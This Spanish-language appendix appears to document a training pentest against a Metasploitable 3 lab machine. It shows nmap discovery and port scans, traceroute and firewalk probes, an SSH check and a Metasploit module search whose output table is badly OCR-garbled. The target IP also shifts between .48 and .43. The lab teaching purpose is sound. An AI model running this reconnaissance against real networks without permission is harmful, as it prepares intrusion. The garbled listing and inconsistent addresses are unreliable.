
Anexo. Prueba de pentesting

Vamos a realizar una simulación de la realización de un pentesting. Para ello utilizaremos la maquina metasploitable 3. En este caso tenemos la información de la red:

La subred es la siguiente:

192.168.1.0/24

A la máquina virtual metasploitable 3 (Windows server) vamos a activar el firewall:









En primer lugar, vamos a realizar la búsqueda de los hosts. Para ello utilizamos la herramienta nmap en nuestra máquina Kali linux. Utilizaremos la opción -sn para que no haga resolución de dominio. Lo haremos en modo root:

```
sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:23 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0072s latency).
MAC Address: F4:69:42:19:84:D0 (Askey Computer)
Nmap scan report for 192.168.1.33
Host is up (0.15s latency).
MAC Address: C0:E7:BF:7F:DB:E4 (Sichuan AI-Link Technology)
Nmap scan report for 192.168.1.35
Host is up (0.20s latency).
MAC Address: B0:52:16:CD:6A:0B (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.38
Host is up (0.0097s latency).
MAC Address: D8:0D:17:C5:30:74 (TP-Link Technologies)
Nmap scan report for 192.168.1.41
Host is up (0.00047s latency).
MAC Address: A0:E7:0B:19:59:1A (Intel Corporate)
Nmap scan report for 192.168.1.42
Host is up (0.00046s latency).
MAC Address: 08:00:27:D0:A6:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.43
Host is up (0.00029s latency).
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.46
Host is up (0.011s latency).
MAC Address: B0:BE:76:59:1E:77 (TP-Link Technologies)
Nmap scan report for 192.168.1.48
Host is up (0.00036s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192,168,1,50
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.48 seconds
```







La dirección de nuestro host objetivo es:

```
192.168.1.48
```

Vamos a realizar una búsqueda de los puertos que tiene abiertos la máquina. Buscamos algunos puertos de los más comunes:

```
sudo nmap -p 21,22,80,443 192.168.1.43 traceroute
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:46 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00053s latency).
PORT
       STATE
                SERVICE
21/tcp open
                ftp
22/tcp open
                ssh
80/tcp open
                http
443/tcp filtered https
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```

Vemos que aparecen puertos filtrados, eso podría indicar que hay un firewall activado. Para comprobar si el firewall personal está activado hacemos un traceroute. La respuesta es nula, lo cual es indicativo de que puede haber un firewall:

```
traceroute 192.168.1.43
traceroute to 192.168.1.43 (192.168.1.43), 30 hops max, 60 byte packets
1 * * *
2 * * *
3 * * *
4 * * *
5 * * *
6 * * *
7 * * *
8 * * *
```







```
9 * * *
11 * * *
  * * *
   * * *
   * * *
   * * *
   * * *
  * * *
   * * *
19 * * *
  * * *
21 * * *
  * * *
   * * *
   * * *
   * * *
  * * *
   * * *
29 * * *
30 * * *
```

Aparentemente, el equipo no responde, Para comprobar si el firewall personal está activado hacemos un traceroute con los parametros -T para que use los protocolos TCP y -p para indicar el puerto 22:

```
sudo traceroute -T -p22 192.168.1.43
traceroute to 192.168.1.43 (192.168.1.43), 30 hops max, 60 byte packets
1 * * *
2 * * *
3 * * *
4 * * *
5 * * *
6 192.168.1.43 (192.168.1.43) 0.570 ms 0.233 ms 0.277 ms
```

El equipo responde, con lo cual indica que el firewall está activado.







Hacemos un script de nmap para comprobar y obtener información del firewall:

```
sudo nmap --script=firewalk --traceroute 192.168.1.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:58 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00029s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT
         STATE SERVICE
21/tcp
         open ftp
22/tcp open ssh
80/tcp
         open http
4848/tcp open appserv-http
8080/tcp open http-proxy
8383/tcp open m2mservices
9200/tcp open wap-wsp
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Host script results:
 firewalk:
 HOP HOST
                   PROTOCOL BLOCKED PORTS
      192.168.1.50 tcp 1,3-4,6-7,9,13,17,19-20
TRACEROUTE
HOP RTT
           ADDRESS
1 0.29 ms 192.168.1.43
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

Nos indica los puertos abiertos.







Vamos a comprobar la versión del servicio SSH que se está utilizando utilizamos nmap:

Nos indica la versión de ssh: OpenSSH 7.1 (protocol 2.0). Para comprobarlo, intentamos conectarnos vía ssh:

```
The authenticity of host '192.168.1.43 (192.168.1.43)' can't be established.

ECDSA key fingerprint is SHA256:PdJEI8Avg9A0Uoq5HfFVwMNv6ZLBls4bho+bMq+JzTk.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? no

Host key verification failed.
```

No nos conectamos, pero hemos comprobado que el servicio ssh está funcionando.

Vamos a utilizar un auxiliar de Metasploit para obtener información sobre servicios ssh:

msfconsole -q msf6 > search ssh

Name
---0 exploit/linux/http/alienvault_exec
1 auxiliary/scanner/ssh/apache_karaf_command_execution
2 auxiliary/scanner/ssh/karaf_login
3 exploit/apple_ios/ssh/cydia_default_ssh
4 exploit/unix/ssh/arrista_tacplus_shell
5 exploit/linux/ssh/array_uxag_vapv_privkey_privesc
6 exploit/linux/ssh/ceragon_fibeair_known_privkey

7 auxiliary/scanner/ssh/cerberus_sftp_enumusers

Disclosure Date Rank	Check	Description
2017-01-31 excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
2016-02-09 normal	No	Apache Karaf Default Credentials Command Execution
normal	No	Apache Karaf Login Utility
2007-07-02 excellent	No	Apple iOS Default SSH Password Vulnerability
2020-02-02 great	Yes	Arista restricted shell escape (with privesc)
2014-02-03 excellent	No	Array Networks vAPV and vxAG Private Key Privilege Escalation Code Executi
2015-04-01 excellent	No	Ceragon FibeAir IP-10 SSH Private Key Exposure
2014 05 27	No	Conhanus ETD Convon CETD Usannama Enumanation









8	auxiliary/dos/cisco/cisco_7937g_dos	2020-06-02	normal	No	Cisco 7937G Denial-of-Service Attack
9		2020-06-02	normal	No	Cisco 7937G SSH Privilege Escalation
	0 exploit/linux/http/cisco_asax_sfr_rce	2022-06-22	excellent		Cisco ASA-X with FirePOWER Services Authenticated Command Injection
1	1 auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
	2 exploit/linux/ssh/cisco_ucs_scpuser	2019-08-21	excellent	No	Cisco UCS Director default scpuser password
1	3 auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18		No	Eaton Xpert Meter SSH Private Key Exposure Scanner
1	4 exploit/linux/ssh/exagrid_known_privkey	2016-04-07	excellent	No	ExaGrid Known SSH Key and Default Password
	5 exploit/linux/ssh/f5 bigip known privkey	2012-06-11	excellent		F5 BIG-IP SSH Private Key Exposure
1	6 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent	Yes	Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
1	7 auxiliary/scanner/ssh/fortinet backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
	8 post/windows/manage/forward_pageant		normal	No	Forward SSH Agent Requests To Remote Pageant
1	9 exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
2	<pre>0 exploit/windows/ssh/freesshd_key_exchange</pre>	2006-05-12	average	No	FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
2	1 exploit/windows/ssh/freesshd_authbypass	2010-08-11	excellent		Freesshd Authentication Bypass
	2 auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
2	3 exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	Gitlab-shell Code Execution
2	4 exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM Data Risk Manager a3user Default Password
		2020 04 21			
	5 post/windows/manage/install_ssh			No	Install OpenSSH for Windows
	6 payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
2	7 post/multi/gather/jenkins gather		normal	No	Jenkins Credential Collector
	8 auxiliary/scanner/ssh/juniper backdoor	2015-12-20	normal	No	Juniper SSH Backdoor Scanner
	9 exploit/freebsd/http/junos_phprc_auto_prepend_file	2023-08-17	excellent	Yes	Junos OS PHPRC Environment Variable Manipulation RCE
3	0 auxiliary/scanner/ssh/detect kippo		normal	No	Kippo SSH Honeypot Detector
	1 post/linux/gather/enum_network		normal	No	Linux Gather Network Information
		2010 07 04			
	2 exploit/linux/local/ptrace_traceme_pkexec_helper	2019-07-04	excellent		Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
3	3 exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey	2014-03-17	excellent	No	Loadbalancer.org Enterprise VA SSH Private Key Exposure
	4 exploit/multi/http/git_submodule_command_exec	2017-08-10	excellent		Malicious Git HTTP Server For CVE-2017-1000117
	5 exploit/linux/ssh/mercurial_ssh_exec	2017-04-18	excellent	NO	Mercurial Custom hg-ssh Wrapper Remote Code Exec
3	6 exploit/linux/ssh/microfocus_obr_shrboadmin	2020-09-21	excellent	No	Micro Focus Operations Bridge Reporter shrboadmin default password
	7 post/multi/gather/ssh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
		2020 10 20	normal	Yes	
	8 exploit/solaris/ssh/pam_username_bof	2020-10-20			Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
3	9 auxiliary/gather/prometheus_api_gather	2016-07-01	normal	No	Prometheus API Information Gather
	0 exploit/windows/ssh/putty_msg_debug	2002-12-16	normal	No	PuTTY Buffer Overflow
4		2002 12 10		No	
			normal		PuTTY Saved Sessions Enumeration Module
4	2 auxiliary/gather/qnap_lfi	2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
4	3 exploit/linux/ssh/quantum_dxi_known_privkey	2014-03-17	excellent	No	Quantum DXi V1000 SSH Private Key Exposure
4		2014-03-17	excellent		Quantum vmPRO Backdoor Command
4	5 auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
1	6 auviliany/fuzzans/sch/sch varsion 2		normal	No	
	6 auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
4	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		normal	No	SSH Key Exchange Init Corruption
4	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		normal		
4	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence		normal excellent	No No	SSH Key Exchange Init Corruption SSH Key Persistence
4 4 4	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence		normal excellent good	No No No	SSH Key Persistence SSH Key Persistence
4 4 4 5	<pre>7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey.persistence 0 auxiliary/scanner/ssh/ssh_login</pre>		normal excellent good normal	No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner
4 4 4 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence		normal excellent good	No No No	SSH Key Persistence SSH Key Persistence
4 4 4 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_identify_pubkeys		normal excellent good normal normal	No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner
4 4 4 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_identify_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey	1000 01 01	normal excellent good normal normal normal	No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner
4 4 5 5 5	<pre>7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_identify_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec</pre>	1999-01-01	normal excellent good normal normal normal manual	No No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH User Code Execution
4 4 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_identify_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey	1999-01-01	normal excellent good normal normal normal	No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner
4 4 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_sh identify_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 auxiliary/scanner/ssh/ssh_ecc 4 auxiliary/scanner/ssh/ssh_ecnumusers	1999-01-01	normal excellent good normal normal normal manual	No No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Public Key Login Scanner SSH User Code Execution
4 4 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_identify_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh enumusers 5 auxiliary/fuzzers/ssh/ssh_eversion_corrupt	1999-01-01	normal excellent good normal normal normal manual normal	No No No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration
4 4 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusens 5 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version	1999-01-01	normal excellent good normal normal normal manual normal normal	No No No No No No No No	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner
4 4 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 4 auxiliary/scanner/ssh/sshexec 4 auxiliary/scanner/ssh/ssh version_corrupt auxiliary/fuzzers/ssh/ssh_version_corrupt auxiliary/fuzzers/ssh/ssh_version 7 post/multi/gather/saltstack_salt		normal excellent good normal normal normal manual normal normal normal normal	No No No No No No No No No No	SSH key Exchange Init Corruption SSH key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer
4 4 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 0 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 4 auxiliary/scanner/ssh/sshexec 4 auxiliary/scanner/ssh/ssh version_corrupt auxiliary/fuzzers/ssh/ssh_version_corrupt auxiliary/fuzzers/ssh/ssh_version 7 post/multi/gather/saltstack_salt		normal excellent good normal normal normal manual normal normal normal normal	No No No No No No No No No No	SSH key Exchange Init Corruption SSH key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer
4 4 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version 17 post/multi/gather/saltstack_salt 18 exploit/unix/http/schneider_electric_net55xx_encoder	2019-01-25	normal excellent good normal normal normal manual normal normal normal excellent	No No No No No No No No No No No No No N	SSH Key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder
4 4 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/fuzzers/ssh/ssh_version 7 post/multi/gather/saltstack_salt exploit/mulx/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl	2019-01-25 2002-07-23	normal excellent good normal normal normal manual normal normal normal normal excellent average	No No No No No No No No No No No No No N	SSH key Exchange Init Corruption SSH key Persistence SSH key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh,kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 11 auxiliary/scanner/ssh/ssh_login_pubkey 12 auxiliary/scanner/ssh/ssh_login_pubkey 13 exploit/multi/ssh/sshexec 14 auxiliary/scanner/ssh/ssh_enumusers 15 auxiliary/fuzzers/ssh/ssh_version_corrupt 16 auxiliary/fuzzers/ssh/ssh_version_torrupt 17 post/multi/gather/saltstack_salt 18 exploit/unix/http/schneider_electric_net55xx_encoder 19 exploit/inux/ssh/securecrt_sshl 19 exploit/linux/ssh/sloarwinds_lem_exec	2019-01-25 2002-07-23 2017-03-17	normal excellent good normal normal manual normal normal normal normal excellent excellent	No No No No No No No No No No No No No N	SSH key Exchange Init Corruption SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/fuzzers/ssh/ssh_version 7 post/multi/gather/saltstack_salt exploit/mulx/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl	2019-01-25 2002-07-23	normal excellent good normal normal normal manual normal normal normal normal excellent average	No No No No No No No No No No No No No N	SSH key Exchange Init Corruption SSH key Persistence SSH key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH User Code Execution SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkeys 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusens 5 auxiliary/scanner/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/ssh/schesider_electric_net55xx_encoder 9 exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/shtoysourcegraph_gitserver_sshcmd	2019-01-25 2002-07-23 2017-03-17 2022-02-18	normal excellent good normal normal normal normal normal normal normal excellent excellent excellent	No No No No No No No No No No No No No N	SSH key Exchange Init Corruption SSH key Persistence SSH key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH User Ode Execution SSH Username Enumeration SSH Version Occurryption SSH Version Occurryption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Peloc Endura NETSSXX Encoder SecureCRT SSHI Buffer Overflow Solarwinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE
4 4 4 5 5 5 5 5 5 5 5 5 5 5 5 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh, kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 1 auxiliary/scanner/ssh/ssh_login 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/fuzzers/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/unix/http/schneider_electric_net55xx_encoder 9 exploit/inux/ssh/solarwinds_lem_exec 1 exploit/linux/shfysourcegraph_gitserver_sshcmd 2 exploit/linux/shfysourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/symantec_smg_ssh	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent	No No No No No No No No No No No No No N	SSH key Exchange Init Corruption SSH key Persistence SSH Login Check Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Public Key Login Scanner SSH User Code Execution SSH Username Enumeration SSH Version Corruption SSH Version Corruption SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETS5XX Encoder SecureCRT SSH Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantee Messaging Gateway 9.5 Default SSH Password Vulnerability
4 4 4 4 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 10 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 1 auxiliary/fuzzers/ssh/ssh_enumusers 1 auxiliary/fuzzers/ssh/ssh_version_corrupt 1 auxiliary/scanner/ssh/ssh_version 1 post/multi/gather/saltstack_salt 1 exploit/unix/http/schneiden_electric_net55xx_encoder 1 exploit/unix/shf/spshredien_electric_net5sxx_encoder 2 exploit/linux/ssh/symantec_smg_ssh 2 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_smg_saging_gateway_exec	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26	normal excellent good normal normal normal normal normal normal excellent average excellent excellent excellent excellent excellent	No N	SSH Key Persistence SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumenation SSH Username Enumenation SSH Version Corruption SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer SaltStack Salt Information Gatherer Schneider Electric Pelco Endura NETSSXX Encoder SecureCRT SSHL Buffer Overflow SolarWinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway 8.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution
4 4 4 4 5 5 5 5 5 5 5 5 6 6 6 6 6 6 6 6	7 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 8 post/linux/manage/sshkey_persistence 9 post/windows/manage/sshkey_persistence 9 auxiliary/scanner/ssh/ssh_login 1 auxiliary/scanner/ssh/ssh_login_pubkey 2 auxiliary/scanner/ssh/ssh_login_pubkey 3 exploit/multi/ssh/sshexec 4 auxiliary/scanner/ssh/ssh_enumusers 5 auxiliary/fuzzers/ssh/ssh_version_corrupt 6 auxiliary/scanner/ssh/ssh_version 7 post/multi/gather/saltstack_salt 8 exploit/multx/http/schneider_electric_net55xx_encoder 9 exploit/windows/ssh/securecrt_sshl 10 exploit/linux/ssh/solarwinds_lem_exec 1 exploit/linux/sth/sourcegraph_gitserver_sshcmd 2 exploit/linux/ssh/symantec_smg_ssh 3 exploit/linux/ssh/symantec_messaging_gateway_exec 4 exploit/windows/ssh/sysax_ssh_username	2019-01-25 2002-07-23 2017-03-17 2022-02-18 2012-08-27 2017-04-26 2012-02-27	normal excellent good normal normal normal normal normal normal normal excellent average excellent excellent excellent excellent normal	No N	SSH Key Persistence SSH Key Persistence SSH Login Check Scanner SSH Dublic Key Acceptance Scanner SSH Public Key Acceptance Scanner SSH Public Key Login Scanner SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Username Enumeration SSH Version Corruption SSH Version Scanner SaltStack Salt Information Gatherer Schieder Electric Pelco Endura NETSSXX Encoder SecureCRT SSHB Buffer Overflow Solarwinds LEM Default SSH Password Remote Code Execution Sourcegraph gitserver sshCommand RCE Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability Symantec Messaging Gateway Remote Code Execution Sysax 5.53 SSH Username Buffer Overflow
